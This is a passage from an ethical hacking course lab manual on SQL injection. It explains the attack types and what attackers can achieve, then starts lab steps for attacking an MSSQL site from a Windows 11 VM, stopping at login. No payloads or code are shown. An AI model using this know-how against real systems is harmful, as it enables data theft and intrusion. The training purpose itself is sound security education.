

# Module 15: SQL Injection

## Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

## Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

## Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection:** An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection:** An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection:** An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

## Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

1. Perform SQL injection attacks
  - Perform an SQL injection attack on an MSSQL database
  - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
2. Detect SQL injection vulnerabilities using various SQL injection detection tools
  - Detect SQL injection vulnerabilities using DSSS
  - Detect SQL injection vulnerabilities using OWASP ZAP

## Lab 1: Perform SQL Injection Attacks

### Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to

execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

### Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

\*\*Overview of SQL Injection \*\*

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

## Task 1: Perform an SQL Injection Attack on an MSSQL Database

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.


An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can “inject” these malicious values in the queries, because of the application’s inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

Note: In this task, the machine hosting the website (**Windows Server 2019**) is the victim machine; and the **Windows 11** machine will perform the attack.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Del**.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.






